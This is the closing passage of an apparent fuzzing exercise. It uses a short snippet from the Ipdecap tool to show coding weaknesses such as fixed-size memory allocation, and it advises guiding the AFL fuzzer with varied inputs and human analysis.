Poor code practices: AFL does not attempt to interpret the source code of an application to identify faults (like a static analysis tool might). Looking at the source of Ipdecap, we see several bad practices, including assumptions about the maximum size of input packets with fixed-length malloc() operations and memory leaks within the application as well:

```
// ipdecap.c line 916
MALLOC(out_pkthdr, 1, struct pcap_pkthdr);
MALLOC(out_payload, 65535, u_char);
memset(out_payload, 0, 65535);
```

AFL is an effective fuzzer, but we need to make sure we aid it as much as possible with appropriately varied input data and through the application of human analysis to focus on specific test areas of interest.

Congratulations! This is the end of the exercise.